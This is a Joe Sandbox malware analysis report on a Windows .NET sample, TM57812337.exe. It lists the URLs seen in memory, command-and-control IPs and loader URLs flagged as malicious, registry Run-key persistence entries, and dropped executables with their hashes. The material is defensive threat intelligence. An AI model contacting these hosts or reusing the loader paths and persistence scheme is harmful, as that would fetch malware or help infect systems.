
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://stackoverflow.com/q/14436606/23354	Qjarsxlh.exe, 00000010.00000002.50790058 2.0000000002B76000.00000004.00000800.000 20000.00000000.sdmp, Qjarsxlh.exe, 00000 010.00000003.440435154.0000000003CB8000. 00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.441550036.000000 0003D8B000.00000004.00000800.00020000.00 000000.sdmp, Qjarsxlh.exe, 00000010.0000 0002.508571401.0000000005AC0000.00000004 .08000000.00040000.00000000.sdmp	false		high
http://https://github.com/mgravell/protobuf-netJ	TM57812337.exe, 00000000.00000003.306551 945.0000000003768000.00000004.00000800.0 0020000.00000000.sdmp, TM57812337.exe, 0 0000000.00000002.360171789.0000000002626 000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360648137. 0000000005390000.00000004.08000000.00040 000.00000000.sdmp, TM57812337.exe, 00000 000.00000003.307114547.000000000383B000. 00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.000000 02.475823039.0000000002E5E000.00000004.0 0000800.00020000.00000000.sdmp, Qqsucntz xgqwkiqkvrafiufflip.exe, 0000000C.00000003.4691330 00.0000000003FB0000.00000004.00000800.00 020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip. exe, 0000000C.00000002.477264623.0000000 005DB0000.00000004.08000000.00040000.000 00000.sdmp, Qjarsxlh.exe, 0000000F.00000 003.428208738.0000000004548000.00000004. 00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.429886945.000000000461B00 0.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.489936529.0000 000003406000.00000004.00000800.00020000. 00000000.sdmp, Qjarsxlh.exe, 0000000F.00 000002.491299133.0000000006290000.000000 04.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.507900582.0000000002B7 6000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.440435154.0 000000003CB8000.00000004.00000800.000200 00.00000000.sdmp, Qjarsxlh.exe, 00000010 .00000003.441550036.0000000003D8B000.000 00004.00000800.00020000.00000000.sdmp, Q jarsxlh.exe, 00000010.00000002.508571401 .0000000005AC0000.00000004.08000000.0004 0000.00000000.sdmp	false		high
http://https://api.ipify.org%appdata	InstallUtil.exe, 00000021.00000002.534481015.00000 00002E43000.00000004.00000800.00020000.0 0000000.sdmp	false	• URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	InstallUtil.exe, 0000000E.00000002.490929269.00000 00002F31000.00000004.00000800.00020000.0 0000000.sdmp, InstallUtil.exe, 00000021.00000002.5 34481015.0000000002E43000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/mgravell/protobuf-net	TM57812337.exe, 00000000.00000003.306551945.0000000003768000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360171789.0000000002626000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360648137.0000000005390000.00000004.08000000.00040000.00000000.sdmp, TM57812337.exe, 00000000.00000003.307114547.000000000383B000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.475823039.0000000002E5E000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000003.469133000.0000000003FB0000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.477264623.0000000005DB0000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.428208738.0000000004548000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.429886945.000000000461B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.489936529.0000000003406000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.491299133.0000000006290000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.507900582.0000000002B76000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.440435154.0000000003CB8000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.441550036.0000000003D8B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.508571401.0000000005AC0000.00000004.08000000.00040000.00000000.sdmp	false		high
http://45.133.1.41/jah/inc/9f3d37faadd0a5.php127.0.0.1POST	InstallUtil.exe, 00000021.00000002.534481015.0000000002E43000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://3.124.188.36/bay/loader/uploads/flip_Jozgxzue.jpg7Eiipbn.Properties.Resources	Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000000.336203472.0000000000B22000.00000002.00000001.01000000.00000008.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.474926628.0000000001145000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://3.124.188.36	TM57812337.exe, 00000000.00000002.359956017.0000000002551000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.475551325.0000000002D91000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.489449039.0000000003331000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.507761742.0000000002AA1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/mgravell/protobuf-neti	TM57812337.exe, 00000000.00000003.306551945.0000000003768000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360171789.0000000002626000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360648137.0000000005390000.00000004.08000000.00040000.00000000.sdmp, TM57812337.exe, 00000000.00000003.307114547.000000000383B000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.475823039.0000000002E5E000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000003.469133000.0000000003FB0000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.477264623.0000000005DB0000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.428208738.0000000004548000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.429886945.000000000461B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.489936529.0000000003406000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.491299133.0000000006290000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.507900582.0000000002B76000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.440435154.0000000003CB8000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.441550036.0000000003D8B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.508571401.0000000005AC0000.00000004.08000000.00040000.00000000.sdmp	false		high
http://45.133.1.41/jah/inc/9f3d37faadd0a5.phpS	InstallUtil.exe, 0000000E.00000003.450778091.00000000014AC000.00000004.00000020.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000002.490445917.0000000001499000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://stackoverflow.com/q/11564914/23354;	TM57812337.exe, 00000000.00000003.306551945.0000000003768000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360171789.0000000002626000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360648137.0000000005390000.00000004.08000000.00040000.00000000.sdmp, TM57812337.exe, 00000000.00000003.307114547.000000000383B000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.475823039.0000000002E5E000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000003.469133000.0000000003FB0000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.477264623.0000000005DB0000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.428208738.0000000004548000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.429886945.000000000461B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.489936529.0000000003406000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.491299133.0000000006290000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.507900582.0000000002B76000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.440435154.0000000003CB8000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.441550036.0000000003D8B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.508571401.0000000005AC0000.00000004.08000000.00040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://stackoverflow.com/q/2152978/23354	TM57812337.exe, 00000000.00000003.306551945.0000000003768000.00000004.00000800.00020000.00000000.sdmp, TM57812337.exe, 00000000.00000002.360648137.0000000005390000.00000004.08000000.00040000.00000000.sdmp, TM57812337.exe, 00000000.00000003.307114547.000000000383B000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000003.469133000.0000000003FB0000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.477264623.0000000005DB0000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.428208738.0000000004548000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000003.429886945.000000000461B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.491299133.0000000006290000.00000004.08000000.00040000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.440435154.0000000003CB8000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000003.441550036.0000000003D8B000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.508571401.0000000005AC0000.00000004.08000000.00040000.00000000.sdmp	false		high
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	InstallUtil.exe, 00000021.00000002.534481015.0000000002E43000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://45.133.1.414	InstallUtil.exe, 0000000E.00000002.492252394.0000000000324E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://YHHdpI.com	InstallUtil.exe, 00000021.00000002.534481015.0000000002E43000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.microsoft.c	InstallUtil.exe, 0000000E.00000003.429515499.0000000063B9000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000003.429433216.00000000063A1000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000003.450686331.00000000063B2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://3.124.188.36/bay/loader/uploads/TM57812337_Nbfpwrzt.bmp5Khtha.Properties.Resources	TM57812337.exe, 00000000.00000002.359393635.0000000000112000.00000002.00000001.01000000.00000003.sdmp, Qjarsxlh.exe, 00000000F.00000002.482637947.0000000000E82000.00000002.00000001.01000000.00000009.sdmp, Qjarsxlh.exe, 00000010.00000002.506852615.00000000006D2000.00000002.00000001.01000000.00000009.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	TM57812337.exe, 00000000.00000002.359956017.0000000002551000.00000004.00000800.00020000.00000000.sdmp, Qqsucntzxgqwkiqkvrafiufflip.exe, 0000000C.00000002.475551325.0000000002D91000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000002.492252394.000000000324E000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 0000000F.00000002.489449039.0000000003331000.00000004.00000800.00020000.00000000.sdmp, Qjarsxlh.exe, 00000010.00000002.507761742.0000000002AA1000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000020.00000002.490004111.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org%	InstallUtil.exe, 0000000E.00000002.490929269.0000000002F31000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000021.00000002.534481015.0000000002E43000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.124.188.36	unknown	United States		16509	AMAZON-02US	true
45.133.1.41	unknown	Netherlands		35913	DEDIPATH-LLCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635102
Start date and time: 27/05/202213:22:10	2022-05-27 13:22:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TM57812337.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winEXE@39/12@0/2
EGA Information:	• Successful, ratio: 71.4%
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.2%) • Quality average: 75.2% • Quality standard deviation: 27.7%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 80.67.82.211, 80.67.82.235
- Excluded domains from analysis (whitelisted): fs.microsoft.com, store-images.s-microsoft.com, login.live.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, a1449.dscg2.akamai.net, arc.msn.com
- Execution Graph export aborted for target excel.exe, PID 620 because it is empty
- Execution Graph export aborted for target excel.exe, PID 6964 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing behavior and disassembly information.
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:23:56	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Qjarsxlh "C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe"
13:24:04	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Qjarsxlh "C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe"
13:24:05	API Interceptor	1x Sleep call for process: TM57812337.exe modified
13:24:29	API Interceptor	220x Sleep call for process: InstallUtil.exe modified
13:24:31	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run excel C:\Users\user\AppData\Roaming\excel\excel.exe
13:24:39	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run excel C:\Users\user\AppData\Roaming\excel\excel.exe
13:24:53	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Qylfpmj "C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe"
13:24:59	API Interceptor	1x Sleep call for process: Qqsucntzxgqwkiqkvrafiufflip.exe modified
13:25:02	API Interceptor	2x Sleep call for process: Qjarsxlh.exe modified
13:25:03	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Qylfpmj "C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Qjarsxlh.exe.log

Process:	C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Qqsucntzxgqwkiqkvrafiufflip.exe.log

Process:	C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TM57812337.exe.log

Process:	C:\Users\user\Desktop\TM57812337.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836

SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\excel.exe.log

Process:	C:\Users\user\AppData\Roaming\excel\excel.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	950
Entropy (8bit):	5.350971482944737
Encrypted:	false
SSDEEP:	24:MLiKNE4qpE4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MeIH2HKXwYHKhQnoPtHoxHhAHKzva
MD5:	CEE81B7EB08EE82CFE49E47B81B50D1A
SHA1:	4746C7068BD50E3309BFFDBE8983B8F27D834DFD
SHA-256:	B9A90255691E7C9D3CCBD27D00FC514DDD6087446D8DB03335CEF1B5634CC460
SHA-512:	AF5865439412974FCB6B11E22CFFF1ACA0BEBF83CF398D6056CEEF93720AF0FBCB579858C39E6AA0D989680F2180F2CA181D7D12887604B420D0E1976B8AEA77
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Configuration.Install, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe

Process:	C:\Users\user\Desktop\TM57812337.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	25088
Entropy (8bit):	3.8435229760218617
Encrypted:	false
SSDEEP:	192:P0VuHfQXv9P5zP4P0f1HwkUlllllllllllllllllllllllllllllllllllllllllllllllh:P0VuHIXvJdP4P0tHwO4u
MD5:	9E72E89826413EA6BA69E1F3907E9901
SHA1:	E6AF6290BDE6AECF8538FB578DD6A1576A29574B
SHA-256:	CAC254710105CC8570A515B0A684F88D9F6EEA84DF9C6C418E726A8F6C6FE789
SHA-512:	A9A83641E741C57DBF1D153B6491117BF36B20B70E44C28DB15C9C1AB1DC3A81FA75F9D5328F82BDFE019CC9BEEA217246871905964875723F99E7372070A8E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 69%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....0.....J.....^4... .....@.. ....@.....4..K....@...H..... ....H.....text...d.... .... `.rsrc....H...@...H.....@..@.reloc.....`.....@..B.....@4.....H.....H$.....#.....".(.....*".(.....*..s.....+..+..+.(....+.(....+..*..~....r...p(....(....o....o....&*..0 ..>.....+.~....r...p..o.....u.....+..+.~....r...p.r...po....o....&*...0..F.....+.~....r...p..o.....u.....+..+.~....rM..p.rQ..p .....o....o....&*...0..[.....rs..p(....+C(....+0..#.....4@(.....+..+..(.... (.....+..+...-.+.+..+..(.....+..+....+...*..0..>.....s.....i.+.....+..+..%.Y.....+..+

C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe

Process:	C:\Users\user\Desktop\TM57812337.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	25088
Entropy (8bit):	3.850374276845012
Encrypted:	false
